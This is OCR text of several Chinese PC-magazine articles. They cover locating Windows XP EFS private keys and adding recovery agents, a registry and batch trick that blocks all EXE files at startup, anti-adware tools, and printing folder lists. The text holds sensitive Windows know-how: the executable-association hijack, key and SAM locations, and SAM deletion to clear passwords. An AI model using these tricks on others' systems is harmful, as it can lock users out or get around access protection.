常常会有朋友提问：我给硬盘的某个文件或文件夹加密后，重装了操作系统，怎么打开该文件或文件夹呢？在没有事先备份恢复代理❷的证书并重装操作系统的情况下，EFS数据根本无法解密！上面提到的EFS三个关键因素，就像是一个互相作用的整体，这样导致了EFS脆弱容易损坏的特点，因为上面三个因素只要有一个环节失败了，那么整个EFS的用户部分都将失败，最终导致出现访问被拒绝的提示！

实例：给Windows XP添加数据恢复代理

对于Windows 2000的电脑，很多杂志已经介绍过添加数据恢复代理的方法，这里不再重复。但处于Workgroup(工作组)状态的Windows XP Professional的电脑，默认没有指定故障恢复代理，需要用户手动指定，指定故障恢复代理的方法如下：

Step 1 以管理员身份登录电脑，在命令行中输入“cipher /r:C:\dra”。

Step 2 这样就在C分区下面生成了dra.cer和dra.pfx文件(CER文件只包含证书，而PFX文件包含证

名 词 解 释

❶ SAM数据库

在NT内核的系统中(Windows 2000/XP/2003)，在非域模式(对等网环境)下，SAM数据库是存储用户账号和密码的数据库，属于系统关键的文件，存储位置在%Systemroot%\windows\system32\config\SAM。正因为它存储着密码信息，以前不少文章都介绍过如果登录密码丢失，可以通过删除SAM文件的方法解决。

❷ 恢复代理(Recovery Agent)——备用钥匙

如果害怕自己的钥匙(私钥)损坏或丢失，开不了自家的门怎么办？这就要提到EFS的恢复了。可以自己配置一把或多把钥匙给我信任的人，这样就可以很好地解决这个问题，同样EFS中也是采用类似的解决方法，也就是我们常常说的恢复代理和恢复代理的证书。

书和密钥）。

Step 3 以将要指定恢复代理的账户登录系统(推荐使用管理员账户)，右击“dra.pfx”文件，选择“安装”，此后按照向导提示进行即可。

Step 4 在“运行”中输入“gpedit.msc”命令打开“组策略编辑器”，进入“计算机配置→Windows 设置→安全设置→公钥策略→正在加密文件系统”菜单，在右侧窗口空白处右击，并选择“添加数据恢复代理”，然后会出现“添加故障恢复代理向导”。此后将向导定位到你的dra.cer的存储目录，本例为“C:”，以后按向导提示即可。这样数据恢复代理就已经添加完毕，现在管理员就是恢复代理了。

小提示

★同样也可以设置其他用户为恢复代理。

★在设置了有效的恢复代理后，用恢复代理登录系统就可以直接解密文件。但如果在设置恢复代理前就加密过数据，那么恢复代理仍然无法打开这些数据。

★如果没有实现建立数据恢复代理，真的就无法解密文件了吗？本刊2002年曾经介绍过

三、查找私钥的位置

在EFS文件加密白皮书中，讲述了这样一个工作机制：“EFS文件使用前不需要解密。当向磁盘存储和从磁盘读取数据时，加密和解密都是透明完成，你根本感觉不到。EFS自动检测加密文件，并从系统密钥存储区定位用户密钥。”“并从系统密钥存储区定位用户密钥”这句话很有意思，这个系统密钥存储区在哪里？要了解用户私钥，找到它的存储位置将是十分重要的。我们做这样一个实验：

Step 1 在一台基于Windows XP Professional(升级Hotfix到最新版本)并使用NTFS文件系统的电脑中，在E分区(NTFS分区)使用TEST账户(隶属于Administrators组)创建了一个只是TEST账户拥有FULL CONTROLL(完全控制)权限的文件夹，同时在这个文件夹内创建了一个TXT文档并输入内容，同时启用了EFS加密(见图1)。



图1 NTFS权限设置

Step 2 这时使用另外一个拥有管理员权限的账户MS(隶属于Administrators组)将TEST的用户配置文件(存储于%SYSTEMROOT%\Documents and Settings\TEST)从Documents and Settings文件夹下面移动出来(使用剪切/粘贴的方法)。注意一定不要删除，这关系到后面实验！(见图2)




图2 TEST账户的用户配置文件

Step 3 注销MS账号，并登录到TEST账户，猜一下这个TEST账户对NTFS文件夹和EFS文件的访问情况会怎样？结果让我大吃一惊，访问只有TEST用户才能访问的文件夹时一切正常，但访问EFS加密文件时，遭到访问被拒绝的提示。

Step 4 冷静分析一下，NTFS的权限ACL(Access Control List，访问控制列表)应该是和注册表中相应账户的SID❶直接关联。能够访问NTFS权限的文件夹，说明TEST账户的SID没有改变(因为没有动注册表文件)，而EFS加密文件是通过用户私钥来解密文件并实现透明读写方式，那么系统又是怎么来辨别某个私钥是哪个用户的呢？自然是通过SID，但TEST账户的SID并没有改变，那么现在惟一的可能就是TEST账户的用户私钥丢失了！在这期间，我惟一的操作就是移动了TEST账户的用户配置文件。难道EFS的用户密钥就在TEST账户的配置文件中？也就是EFS白皮书提到的“系统密钥存储区”？

答案是肯定的。由于在Documents and Settings下面如果没有TEST用户的用户配置文件，系统会像创建新账户那样，从Documents and Settings下面的Default User文件夹作为模板，复制一个新的TEST用户配置文件。比较一下这两个TEST账户的新旧配置文件的差别吧。

四、比对文件——查找“真凶”藏身之处

借用比对工具，可以找出私钥的真实位置。使用微软自家的WinDiff(Windows Server 2003光盘中的版本，WinDiff在Windows XP/2003的安装光盘的CDROM\SUPPORT\TOOLS\SUPPROT.CAB文件中，使用WinRAR可以解出来)，双击WinDiff.EXE(WinDiff的使用方法请查阅帮助)，然后选择比较两个目录，也就是原来的TEST账户的用户配置文件(作过EFS的)和新的、从Default User为模板创建的TEST账户配置

名 词 解 释

❶ SID（安全标识符）

安全标识符(SID)也叫“安全ID”，是来识别用户、组和计算机账户的不同长度的数据结构。在第一次创建该账户时，将给每一个账户发布一个惟一的SID。Windows中的内部进程将引用账户的SID而不是账户的用户名或组名。也就是说Windows用来识别一个账户身份时，并不是通过“账户名：administrator，密码：password”这样的方式，而是通过SID s-1-5-21-xxxxxxxxxxxxxx-xxxxxxxxxxxxxx-005的方式来进行，administrator只是为了我们人类阅读方便，而实际上Windows通过内部转换机制将administrator与SID建立了连接，因为计算机本身并不认识administrator。




图3 Windiff的比较结果

文件。结果令人兴奋(见图3)。

在比较结果中只有两类：

一类是“XXX IS MORE RECENT”就是说版本时间有区别，而这类文件多是LNK、URL这类后缀，都是很普通的文件，不会是Windows的重要文件，所以排除。

另外的一类就是“ONLY IN C:\TEST”(只在C:\TEST文件夹中)了。共分两个：一个是在“.\local settings\histrory\histrory.ie5\”文件夹下，一个是在“.\application data\microsoft\”文件夹下，而在histrory.ie5文件夹下面的文件应该是IE的索引文件(index.dat)，所以很明显用户密钥应该就在“\application data\microsoft\”下面。

> 小提示
> 这五个文件夹很特殊，平时即使在“文件夹选项”中的设置为“显示系统文件”、“显示所有文件”，在资源管理器中也不会看到它们。

可以看到，s-1-5-21-2000478354-1078081533-1801674531-1006就是TEST账户的SID，为了验证，笔者将这个五个文件夹复制到Documents and Settings下面的TEST用户配置文件中(或者将\application data\microsoft\文件夹整个复制回去)，结果EFS加密文档能够再次打开！

五、狡兔三窟——注册表中也有踪迹

私钥位置找到了，那么Windows用来识别用户EFS用户密钥的注册表键值又在哪里呢？很简单，只要用s-1-5-21-2000478354-1078081533-1801674531-1006这个TEST的SID搜索一下注册表就能找到。经过查找，位置是在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ProfileList\ s-1-5-21-2000478354-1078081533-1801674531-1006]下面(见图4)。验证方法就是先把这个键值导出后删除，然后再使用TEST账户验证，会发现账户无法访问NTFS文件夹了。




图4 SID在注册表中的位置

到这里，终于找到了私钥的位置。

六、加密文件能和系统一起恢复吗？

在EFS加密的几个关键因素中，注册表是联系用户私钥和EFS服务，SAM数据库和EFS服务的桥梁，本文提及的注册表并不是EFS和注册表的全部联系，不要以为保存了前面的注册表位置和配置文件就可以恢复加密过的文件。在理解了上面的知识后，我们研究一下系统恢复时加密的问题。(建议先看看下面的问题，自己研究一下，不要急于看答案。)

智力问答1:Ghost备份与加密文件

问:如果C盘和D盘均为NTFS文件系统，C盘上安装了Windows XP，对C盘进行Ghost备份，然后格式化C盘，用Ghost文件恢复C盘操作系统，此时是否还能打开以前在D盘上加密过的文件？

答:有两种情况。要看Ghost备份操作是在加密前还是在加密后。如果在加密D盘文件后进行Ghost，位于配置文件中的私钥、注册表、SAM数据库信息完整保留，所以在恢复系统后加密文件可以打开；如果是先备份，后加密，恢复系统后虽然用户SID符合，但原来的用户私钥没有保存在配置文件中，所以无法打开配置文件。

> 小提示
> 不要以为用Ghost备份就万事大吉，如果备份时间较早，加密文件同样会丢失！

智力问答2:系统还原与加密文件

问:如果用Windows XP的系统还原功能把系统恢复到以前的状态，加密文件的状态将会是怎样的？

答:与Ghost镜像恢复类似，Windows XP中的“系统还原”也会对EFS造成影响，请记住以下几大规则：

1.在系统还原监视下，如果解密了一个被加密文件，那么把系统还原到该文件还处于加密状态时的还原点，这个文件将处于解密状态。撤销系统还原功能，这个文件还是解密状态。

2.在系统还原监视下，如果加密了一个文件，那么把系统还原到该文件还处于未加密状态的还原点，这个文件将会被还原为解密状态。撤销系统还原功能，文件还是处于解密状态(这一点对于EFS文件的安全十分重要！)

3.当你删除了一个处于监视状态下的加密文件(文件夹)，系统还原之后的结果，这个文件(文件夹)会被恢复并且保持它的原始加密状态，当你撤销系统还原，那么这个文件(文件夹)会被再次删除。

CF [XT05]



系统黑进程，看你往哪儿跑？



——给Windows装一道防盗门

■广东　李兴旺

《电脑爱好者》系统栏目以前曾介绍过禁用EXE文件运行的方法，但Windows启动后如果无法运行EXE文件，安全是有了，可什么事情也不能干。能不能让系统启动时禁用所有EXE程序，启动后就恢复EXE使用呢？这样不就可以既防止黑客程序运行，又保证系统操作了？

可以说不管是黑客程序，还是广告程序，只要是偷偷摸摸“入侵”到系统内存中的程序都可以统称为“黑进程”，它们不但消耗系统的资源，而且更加可恶的是破坏我们的系统或偷窃我们的数据。这样的后果不堪设想，例子也举不胜举了！

一、自动过滤黑进程的思路

1.思路

我们发现这些黑客程序都有个共同特点——它们一般都是EXE可执行文件。要过滤、排斥它们，就要在系统启动时禁止可执行文件的运行。这样黑客程序也就不能入侵到系统里面了。而其他程序，如：杀毒软件等，可在系统启动完成后，自己再手动运行它。这样黑进程就无法钻空子啦！

2.效果

在运行一个批处理文件后，重启Windows，系统中所有EXE文件都不会执行（关键系统进程除外），系统托盘处不会有驻留程序，有害的黑客程序自然也就无法入侵系统了。同时，系统会提示运行恢复功能的注册表文件。按“确定”后，系统恢复原来状态。所有EXE文件可以正常运行了。

3.关键文件

实现自动过滤黑进程的关键文件是“Rundll32.exe”，它除可以用来运行、调用DLL文件外（例如：快速关闭、快速重新启动系统），还可以利用它自动过滤、排斥黑进程，把黑进程拒之“窗口”外，启动系统时自动隔绝黑客程序进入我们的“Windows城市”。

小资料

“Rundll32.exe”还有个“兄弟”——“Rundll.exe”。“Rundll32.exe”是调用32位DLL文件的，“Rundll.exe”则调用16位DLL文件。它们都是Windows自带的动态链接库工具，可用于在命令行下执行动态链接库中的某个函数。例如：创建新的快捷方式，在命令行里输入“C:\Windows\RUNDLL32.EXE user.exe,ExitWindows”。以后只要运行它就能关闭系统了。

二、制作步骤

下面在Windows 98环境为例子，具体操作步骤如下（Windows 2000/XP的操作方法只在第二部分不同，下文会提到）：

1.建立新的文件关联

由于要禁止EXE可执行文件的运行，所以要另外建立特殊扩展名的可执行文件关联，用来执行“重新启动系统的程序”和“解除限制的程序”。（这里以CUTE扩展名为例，注意：你可以使用其他扩展名，但不能使用已经存在的扩展名文件关联。）

首先，创建一个名为“Start.reg”的reg注册表文件，用记事本打开，输入如下内容：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\CLASSES\.cute]
@="cute_auto_file"

[HKEY_LOCAL_MACHINE\Software\CLASSES\cute_auto_file]
@="快速重新启动"
"EditFlags"=hex:00,00,00,00

[HKEY_LOCAL_MACHINE\Software\CLASSES\cute_auto_file\shell\open\command]
@="\"%1\" %*"

[HKEY_LOCAL_MACHINE\Software\CLASSES\cute_auto_file\DefaultIcon]
@="C:\\WINDOWS\\SYSTEM\\SHELL32.DLL,50"

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
@="C:\\Repeal\\Repeal.cute"
```

小提示

你也可以使用注册表编辑器，在注册表中直接添加键值。具体要添加哪些主键、键值，请参照上面的文件。不过一定要设置正确，具体步骤这里不说明，请你自己完成。

2.制作快速重启系统的程序

（1）提取重启文件

首先，建立一个新的文件夹（例如：C:\exitwindowsexec），把系统文件夹里面的“Rundll.exe”（C:\WINDOWS）和“User.exe”（C:\WINDOWS\SYSTEM）两个文件复制到“exitwindowsexec”文件夹里面。

接着将“Rundll.exe”文件名字更改为“Rundll.cute”；

把“User.exe”文件更改为“User.cute”。(其实就是更改文件的扩展名，更改后的文件照样能正常使用。)

(2)制作重启快捷方式

在“C:\exitwindowsexec”文件夹中创建一个快捷方式[单击鼠标右键→新建(N)→快捷方式(S)]，在弹出的“创建快捷方式”对话框的“命令行(C)”里面输入“C:\exitwindowsexec\Rundll.cute user.cute,exitwindowsexec”然后点击“下一步(N)”。在“选择快捷方式的名称(S)”里面输入“Start”，最后点击“完成(F)”(见图1)。利用“Start.LNK”可以快速重启系统，并能免去BIOS的检测，大大节省了重启时间。



图1

小提示

这部分重启程序只适用于Windows 9x，如果是Windows 2000/XP，就需要手动重新启动了。

3.编辑自动过滤黑进程的程序

Step 1 编写注册表文件

在“C:\exitwindowsexec”文件夹里面创建名为“Prohibition.reg”的注册表文件，并且用记事本打开它，输入如下内容：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command]
@="rundll32.exe"
```

小提示

把“Prohibition.reg”文件里面的“Rundll32.exe”换成“Rundll.exe”或“User.exe”效果相同。

Step 2 编写批处理文件

同样在“C:\exitwindowsexec”文件夹中创建名为“Prohibition.bat”的批处理文件，并且用记事本打开它，输入如下内容：

```
@REGEDIT /S /C Prohibition.reg
```

Step 3 设置批处理文件

右击“Prohibition.bat”批处理文件，选择“属性”点击“程序”选项卡，在“运行”的下拉窗口选择“最小化”选项，Windows 98/Me有“退出时关闭”选项最好把“退出时关闭”打上勾。点击“应用→确定”按钮(见图2)。这样就建立了一个“Prohib~1.PIF”处理文件快捷方式。



图2

4.创建解除限制程序

过滤黑进程结束后，还要恢复EXE可执行文件的正常运行，所以还要创建启动结束后就自动解除限制的程序。在系统盘的根目录下建立一个“Repeal”文件夹(例如：C:\Repeal)。

(1)编写注册表文件

在“C:\Repeal”文件夹里面创建一个新的reg注册表文件，把它命名为“Repeal.reg”，并且用记事本打开它，输入如下内容：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command]
@="\"%1\" %*"

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
@=""
```

(2)建立“恢复系统+运行常用程序”批处理文件

把以下内容保存为Repeal.bat，保存到C盘根目录下。

```
@echo off
C:\Repeal\Repeal.reg

Start=C:\KAV6\Kav32.exe
Start=C:\Progra~1\Tencent\qq\QQ.exe
```

其中，“Start=”后面的内容是Windows启动后自动运行需要和系统一同启动的程序，比如杀毒软件、QQ、MSN Messenger等，根据实际情况，可以按照“路径名\程序名.exe”的格式自行填写，每行写一个程序。

小提示

注意，对于像“Program File”这样比较长的目录名，在批处理文件中不能用完整的名称，而是要像上面一样保留字母的前六位，后面再加上“~1”。

(3)制作自解压程序

为什么要用解压程序？在最开始的start.reg文件中，可

以看到系统启动后就会运行Repeal.cute文件进行恢复，现在就是要利用解压程序来自动恢复这个EXE文件的运行。当然，可以给恢复程序添加一个密码，这样不知道密码的人是无法恢复注册表的，这对于多人共用的电脑起到了保护作用。要制作自解压程序，系统中必须安装了WinRAR压缩软件。下面以WinRAR 3.20中文版为例子说明制作步骤。

Step 1 选中并右击刚才建立的“Repeal.reg”注册表文件，选择“添加到压缩文件(A)”，创建一个新的RAR压缩包。在弹出的“压缩文件名和参数”设置对话框的“常规”选项卡中的“压缩文件名(A)”里填写入文件名字，例如“Repeal”，还要记得把“压缩选项”里面的“创建自解压格式压缩文件(X)”打上勾。

Step 2 点击“高级”选项卡，然后点击“自解压选项(X)”按钮。在弹出的“高级自解压选项”设置对话框里，把“常规”选项卡中“安裝程序”下面的“解压后运行(F)”设置为“Repeal.bat”(见图3)。再点击“模式”选项卡，把“临时模式”下面的“解包到临时文件夹(T)”打




图3

上勾，记得选中“安静模式”下面的“全部隐藏(H)”选项，还要把“覆盖方式”下面的“覆盖所有文件(L)”选中，最后点击“确定”→“确定”按钮后，就完成了自释放文件的制作(见图4)。



图4

Step 3 你还可以为自解压文件设置密码，此密码用来撤消禁止文件运行，在提问密码时，只有密码正确才可以自释放文件。也就是说，知道密码的用户才可以恢复使用EXE可执行文件(又为我们的“防盗门”加了“机关”)。

设置密码的具体步骤为：在弹出的“压缩文件名和参数”设置对话框里，点击“高级”选项卡，然后单击“设置密码(P)”按钮。在弹出的“带口令压缩”设置对话框的“输入密码(E)”栏填写好密码后，还一定要把“加密文件名”打上勾，然后按“确定”按钮就完成密码设置。

Step 4 更改文件扩展名，最后把“Repeal.exe”文件名字更改为“Repeal.cute”。更改名字后的文件照样可以正常使用。

三、享受劳动成果

Step 1 双击运行刚才编辑好的“Start.reg”注册表文件，直接把文件内容导入注册表，然后会弹出“注册表编辑器”对话框，点击“是→确定”按钮。

Step 2 紧接着再运行“C:\exitwindowsexec”下面的“Prohib~1.PIF”文件。

Step 3 运行“Start.lnk”文件，这样就可以快速重启电脑了(Windows 2000/XP用户需手动重启)。

Step 4 重启电脑后，就能欣赏到DIY后的效果。(如果设置了“Repeal.exe”自解压文件的密码，请先输入正确密码，然后点击“确定”按钮。如果输入密码不正确，就不能够解除限制了，这样就可以达到禁止用户使用某类型文件的目的。)

Step 5 接着会弹出提示导入“注册表编辑器”的对话框，请点击“是→确定”按钮。这样就能非常方便地取消限制了。此后，会按照Repeal.bat中的内容运行常用软件，不会耽误杀毒软件、QQ等必要程序的运行。

这时再查看系统的“正在运行的任务”你会发现简洁了许多吧！跟那些不明进程说再见啦！(见图5)。



图5

小提示

此方法在Windows 98/2000下调试通过。如果懒得制作上面的文件，笔者已把做好的文件打成压缩包，请到http://www.newhua.com/cfan/200407/bat.rar下载。

小编有话说：“Rundll32.exe”文件不单单可以用来过滤、排斥黑进程“入侵”到系统的内存。你还可以扩展应用它，例如：可以利用“Rundll32.exe”文件为Windows 98不同用户设置不同操作权限，禁止用户使用某类型文件(例如：SCR、DOC、ZIP等文件)。在Windows 98中，同样可以模拟出用户的操作权限，而且做到真正的“鱼与熊掌兼得”。

CF [XT06]

看点 作为电脑用户，我们已经习惯了同病毒的较量，而且也经常获得阶段性的胜利。但你或许会忽视了系统中另一些“默默无闻”的家伙，它们“轻轻地来”，但绝不轻易离开；它们看似没有恶意，但却在慢慢侵蚀着系统，而且一些经典的故障往往是它们造成的，比如：系统变慢、经常出现错误提示、网速如龟行等。

冷战在窗口之间

——与系统“寄生虫”斗争到底

■ 软件DIY　E龙工作室/双龙一剑　黄　迎

和现实社会一样，电脑世界中也有各种各样的角色：有“堂堂正正”的软件，也有“偷偷摸摸”的病毒。其实，在正规软件和病毒之间，还有一种角色，我们姑且把它们叫做“系统寄生虫”。

和人体内的“寄生虫”类似，电脑中的“寄生虫”软件往往并没有自己的安装程序，它们常常是通过隐藏在正常的程序(比如某些共享软件)中或在你浏览恶意网站时自动安装的。“寄生”属性是它们的特点，潜在的危害是它们的本质。根据“寄生虫”软件中的恶意代码作用的不同，可将其分为广告程序、间谍软件、黑客程序、自动拨号程序四大类别。

一、专治“小广告”——CWShredder

这是笔者所知道最有效的查杀广告条的工具，它能杀掉很多强加于浏览器上的工具搜索条和广告条，这些广告条多以DLL文件形式安装，许多工具对此清除效果不很理想。运行软件后，单击“Scan only”按钮可扫描系统中的广告条(见图1)，这个功能是只显示扫描结果，不进行清除，如果想清除的话，直接单击“Fix->”按钮即可。



图1

CWShredder 小档案

软件版本：1.49　　软件大小：122KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.majorgeeks.com/downloadget.php?id=4086&file=3&evp=6742c4ccda2599a3d6c5901960cc6e24

小提示

“中情局”密探——XP-AntiSpy

法国半月刊《情报世界》前不久刊登了法国国防部战略关系研究所的一份报告，披露了美国微软公司与美国情报机构之间“秘密和密切联系”的种种可疑之处，认为微软公司推出的许多产品中含有“间谍程序”，其中“后门程序”能够解读所截获的信息。如果你觉得心有余悸，那么可以用XP-AntiSpy(下载地址：http://hn-http.skycn.net:8181/down/AntiSpy_setup.exe，汉化补丁：http://hn-http.skycn.net:8181/down/Ho-XP-AntiSpy3.72.exe)来检查并禁掉XP中的间谍。

二、治疗“网络牛皮癣”——恶意网站

恶意网站也可以称做是一种网络“寄生虫”，但我喜欢把恶意网站称为“网络牛皮癣”。虽然它在网络上是一种常见问题，但非常顽固，可以说久治不愈。其实恶意网页的原理很简单，就是在网页代码中嵌入一些含有攻击性质的Java Applet小程序、JavaScript脚本以及ActiveX控件等。在你浏览这些网页时，这些恶意代码就会被运行，并对用户的浏览器和系统设置进行修改，甚至破坏硬盘数据。

1.使用杀毒软件

关于恶意网页防范的话题，以前媒体上已经介绍了许多，在这个方面，国产杀毒软件在是值得推荐的。它们大都提供了较好的恶意网页实时防护能力，所以如果你安装了国外的杀毒软件，建议再同时装备一套国产杀毒软件(最好不要和另外安装的杀毒软件同时开启，或不要同时设置为随系统启动，因为它们之间有可能造成冲突)。

2.升级WSH

Windows XP之前的操作系统WSH存在一些漏洞，使得恶意网页可以利用JavaScript中的Getobject函数以及htmlfilr Activex对象读取用户的注册表，新版本WSH修正了这个问题。其下载地址为：

Windows 9x:http://download.microsoft.com/download/winscript56/Install/5.6/W982KMe/CN/scripchs.exe；

Windows NT/2000:http://download.microsoft.com/download/winscript56/Install/5.6/W982KMe/CN/scr56chs.exe。

3.给IE加个“过滤器”——IE-SpyAd

其实，避免被恶意攻击的根本办法还是不随便访问恶意网站。通过一款叫做IE-SpyAd的免费软件可以为浏览器添加一个恶意网站“过滤器”，它通过在注册表里面添加一些设置，屏蔽某些恶意网站。不管怎样调整IE的安全属性，当访问到了一个被屏蔽的恶意网站时，IE的安全性模式就会自动设为最高，效果非常不错。把下载的软件解压到单独目录中，接着运行“install.bat”即可进行安装。这是一个批处理程序，分别输入“2”和“4”安装屏蔽站点数据库即可(见图2)，“1”和“3”分别是用来卸载站点屏蔽数据库的。



图 2

IE-SpyAd 小档案

软件版本:1.0	软件大小:201KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.staff.uiuc.edu/~ehowes/res/ie-spyad.zip

4.bye-bye,3721

关于卸载3721网络实名插件的办法，我们在以前的杂志中有过介绍，不过这类程序也同样会“与时俱进”，最新版本的3721网络实名安装后很难被彻底清除，而如果任其留在系统中又会大量占用系统资源，出现与某些程序的兼容性问题，很是让人恼火。如果你中招了，又不想重装系统，那就试试下面的办法吧：

Windows 2000/XP的用户搜索一下系统盘中是否有名为cnsminkp.sys的文件，Windows 98用户则搜索一下系统盘中是否有名为cnsminkp.vxd的文件，如果“是”，则表明你已经“中招”了。解决方法如下：

用DOS启动盘或Windows 98安装启动盘启动，删除所有的cnsminpk.sys、cnsmin.dll、cnsminkp.vxd文件。然后正常启动，利用“别烦我”等免疫程序加以保护。

5.断掉“QQ小尾巴”

目前，网络上又出现了一种针对QQ的新型恶意网页，它利用Windows下IE浏览器的iFrame系统漏洞自动运行恶意木马程序，从而达到入侵用户系统，进而借助QQ进行垃圾信息发送的目的。其典型症状是当用户使用QQ向好友发送信息时，该木马程序会自动在发送的消息末尾插入一段广告词，通常被称做是“QQ小尾巴”。目前腾讯公司已经针对“QQ小尾巴”与金山、瑞星合作提供了专杀工具下载。

金山专杀工具:http://qqdl.tencent.com/duba_qqmsg.exe

瑞星专杀工具:http://download.rising.com.cn/zsgj/RavQQMsender.exe

当然，“亡羊补牢，为时未晚”，我们知道“QQ小尾巴”是利用漏洞进行传播的，那么修补iFrame漏洞非常必要，赶快下载这个补丁吧:http://www.microsoft.com/windows/ie/downloads/critical/q319182/download.asp。

三、终结ActiveX控件烦恼

关于ActiveX控件的基本知识，在2004年第1期系统应用栏目的《其实你不懂我的心》中已经有了介绍，并提供了手工禁止ActiveX控件的方法，但操作比较麻烦，这里介绍一个专用工具——“别烦我”，它可以非常方便地禁用令人讨厌的ActiveX控件。

“别烦我”小档案

软件版本:1.2	软件大小:8KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.onlinedown.net/soft/25185.htm

运行“别烦我”后，在列表中选择要禁用的ActiveX控件名称，然后单击“确定”按钮即可(见图3)。如果想重新启用这些ActiveX控件，只需要取消前面的对号标记，再单击“确定”按钮。我们还可以自行扩充列表中没有的其他ActiveX控件，方法是单击“新建”按钮，输入控件名称和ActiveX控件CLSID即可。



图 3

“别烦我”在对付国内常见的ActiveX控件方面效果不错，但并没有收录国外的恶意ActiveX控件，这里再推荐一款国外的同类工具——SpyWare Blaster，它能防止1195种恶意控件的下载和自动安装，并能清除目前已经安装的有害ActiveX控件。

SpyWare Blaster小档案

软件版本:2.6.1	软件大小:717KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://64.91.255.97/~javacool/downloads/spywareblastersetup.exe

SpyWare的使用与“别烦我”类似，在主界面中的列表中选择要屏蔽的ActiveX控件名称，单击“Protect Against Checked Items!”按钮即可(见图4)，单击左边的“Tools”按钮，打开“Custom Blocking”选项卡，单击“Add Item”按钮可添加新的ActiveX控件，新添加的控件项目需要单击下面的“Protect Against Checked Items”按钮才能进行屏蔽。



图 4

小提示

老鸟传经:新装系统后马上做！

★安装杀毒软件，并立即升级其病毒库，接着安装防火墙软件。

★使用别烦我、SpyWare屏蔽有害的ActiveX控件，然后再去打开浏览器浏览网页。

四、聊天的时候别烦我！

聊天软件中的广告可能是最让大家不悦的，它们就像是“寄生虫”一样不断吞噬着系统资源，而且经常干扰我们的视线。最为典型的就是QQ中的Flash广告，占用资源

轻松打印文件夹列表

■ 柳庄头

经常在网上看到一些朋友询问如何打印文件列表，Windows一直没有提供这样的功能。当我们想要快速列出某个文件夹内文件和文件夹清单时，除了使用复杂的批处理命令，就只能干瞪眼了。在DOS窗口可以使用“Tree”命令实现，但功能太简单。下面要介绍的两款小软件就能让文件和文件夹名称列表的打印工作变得轻而易举。

1.一着治敌——PrintFolders

PrintFolders可以将文件及文件夹列表打印成一个简单清楚的文件。它的主要功能包括：列出所有目录树，指定或拒绝相应文件，按名称、扩展名、大小或日期排列文件等。

PrintFolders小档案

软件版本:1.4	软件大小:275KB
软件性质:免费软件	运行平台:Win9X/Me/2000/XP
下载地址:http://ftp.pcworld.com/pub/new/utilities/file_management/printfolders.exe	



运行PrintFolders，在其主界面内选择好要打印的文件夹以及输出文件名后，点击“Go”按钮便可以开始列表输出了（见图）。如果不希望打印子文件夹中的内容，可以清除对“Include Sub-folders”复选框的勾选。

2.用浏览器看列表文件——Directory Lister

Directory Lister是另一款优秀的文件夹列表打印工具。它的文件夹列表打印功能比起PrintFolders来说毫不逊色。

Directory Lister小档案

软件版本:0.6	软件大小:576KB
软件性质:免费软件	运行平台:Win9X/Me/2000/XP
下载地址:http://ftp.pcworld.com/pub/new/utilities/file_management/dirlis06.exe	
汉化版下载地址:http://sq2.onlinedown.net/down/HA-Directory%20Lister06-gsh.rar	

运行Directory Lister，在“选择目录”选项卡中选择好文件夹以及输出文件的名称和存放位置后，点击“保存列表”按钮即可。在“配置”选项卡中，我们可以设置列表中应包括的项目、文件过滤、排序方式等。在“HTML配置”选项卡中勾选“创建HTML网页文件”，并且在输出文件的保存类型中选择“HTML文件”，这样列表文件就会以网页的形式输出，更方便我们查看结果。

小提示

点右键就能打印文件列表

新建一个名为printdir.bat的批处理文件，其内容为:

```
@dir %1 /-p /o:gn > "%temp%\dir.txt"
@notepad /p "%temp%\dir.txt"
```

(在该文件中，%temp%表示列表文件存放的位置，读者可以修改成其他文件夹;dir.txt为输出的列表文件名。)

把该文件复制到“sendto”文件夹内(该文件夹位于C:\documents and settings\用户名\)。以后，要打印某个文件夹内的文件列表，只要在该文件夹上点击右键，选择“发送到→Printdir”，接下来只要把纸张放入打印机便可以了。

CF [XT08]

比较严重。不过有了这款“QQ去广告显IP外挂”的工具，你就不会再受到广告的干扰了。

QQ去广告显IP外挂小档案

软件版本:1.8.2珊瑚虫版	软件大小:644KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/23213.htm	

QQ去广告显IP外挂适用于2003II和2003III系列所有版本，可以去除发送消息、查看消息、手机短信通窗口广告以及聊天室广告，并能防止下载广告，它与其他同类软件的重要区别在于，不会修改QQ的任何一个文件，一切动作都在内存中完成。

将压缩包内的文件全部解压到QQ安装目录，双击运行“QQldr.exe”，它会自动启动QQ，这时你就会看到QQ已经没有任何广告显示了，同时广告位置显示出了好友的IP地址。

小提示

